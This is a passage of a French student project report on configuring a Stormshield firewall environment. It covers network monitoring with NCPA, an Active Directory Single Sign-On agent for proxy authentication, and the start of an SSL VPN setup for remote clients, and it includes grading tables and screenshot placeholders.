
Pour cette tâche, nous vous laissons une plus grande autonomie, à vous de nous proposer ce que vous pensez utile de monitorer dans votre réseau.
Nous vous donnons quand même quelques pistes par exemple, de monitorer toutes les machines et tous les services que vous avez installés, installer NCPA, les débits en entrée du firewall, générer des rapports, etc.


Sous-tâches	Evaluation prof
Installation et configuration	
Mise en place de la supervision	
Génération de rapports	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Nous avons réussi l'installation des outils de supervision. Néanmoins, nous n'avons pu que superviser le localhost sans pouvoir superviser le réseau. Les plugins, le sntp et la configuration du Firewall peuvent expliquer le problème rencontré.





Tâche 11 Mise en place d'une architecture Single Sign-On (9 points)


Liste des personnes impliquées avec pourcentage de répartition	
Yansi ZERRAR	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 30h

Objectif : Permettre aux clients de passer le proxy sans authentification explicite

L'authentification par la méthode agent SSO permet d'authentifier les utilisateurs dès l'ouverture d'une session sur le domaine, elle se déroule en 3 étapes.

L'ouverture de session du client sur le domaine va générer un évènement d'authentification répliqué sur l'ensemble des contrôleurs de domaine Active Directory d'un même domaine. Ces évènements portent les ID 4624 ou 4768 sur les serveurs Windows 2008, 2012 et 2016.



L'agent SSO va ensuite consulter les journaux d'évènements du contrôleur de domaine. Sur réception d'un nouvel évènement, les informations liées à l'adresse IP et au nom du client sont transmises au firewall afin de les ajouter à la table des utilisateurs authentifiés.


Les échanges entre l'agent et le firewall utilisent le port 1301/TCP et sont chiffrés grâce au protocole SSL, algorithme PSK-AES256-CBC-SHA.

L'authentification doit être robuste au changement de l'adresse IP de la machine client.


Sous-tâches	Evaluation prof
Installation d'un serveur Active Directory	
Installation d'un agent SSO sur une machine	
Configuration de la machine de client	
Changement de l'adresse IP de la machine	


Pour mettre en place l'Agent SSO avec Active Directory, j'ai utilisé 2 VM : 1 Windows Server 2022 et 1 Windows 10 hébergées sur mon PC car Proxmox n'étant pas accessible depuis la salle 204, la configuration en VM local dans le réseau déjà configuré était + simple.

Un serveur Active Directory et DNS a été configuré pour permettre de relier l'Agent SSO au firewall :




Par la suite, un utilisateur configuré pour être connecté en tant que Service a été configuré au nom de AgentSSO :







Tâche

Après l'installation de l'Agent SSO sur la machine, on l'active pour que le service démarre automatiquement :







Configuration de l'annuaire Active Directory dans le Stormshield



Règle d'authentification de l'Agent SSO sur le Stormshield



Dans les logs, nous voyons que l'agent SSO est connecté et ce même après un changement d'adresse IP.



Tâche 12 Configuration d'un VPN SSL pour clients distants (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih KURUL	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 20h

Objectif : Mettre en place un VPN SSL sur le site A pour le client du site B

Mettre en place un VPN SSL complet en utilisant un client OpenVPN pour Linux et le client Stormshield pour Windows.

Sous-tâches	Evaluation prof
Configuration d'un annuaire	
Génération d'un certificat	
Mettre en place les règles de filtrage et de NAT	
Configuration du service VPN SSL sur le Stormshield	
Installation et paramétrage des clients	
Tests de connexion	

Rapport


(Captures d'écrans de la configuration Stormshield et des clients, etc.)


Le VPN SSL permet à des utilisateurs distants d'accéder de manière sécurisée à des ressources internes en passant par le firewall SNS.

Pour qu'un tunnel VPN SSL puisse s'établir avec le firewall SNS, un client VPN SSL doit être installé sur la machine de l'utilisateur.
Les communications entre le firewall SNS et l'utilisateur sont alors encapsulées et protégées via un tunnel TLS chiffré. L'établissement de ce tunnel est basé sur la présentation de certificats serveur et client signés par une autorité de certification de confiance (CA). Cette solution garantit donc authentification, confidentialité, intégrité et non-répudiation.

Annuaire :


L'intégration du firewall SNS à un annuaire est essentielle pour garantir une gestion efficace des utilisateurs et des groupes au sein de ses modules. Cette connexion permettra de configurer les utilisateurs et les groupes autorisés à établir des tunnels VPN SSL lors de la configuration du réseau, pour ma part j'ai conservé celui réalisé à la tâche 4.



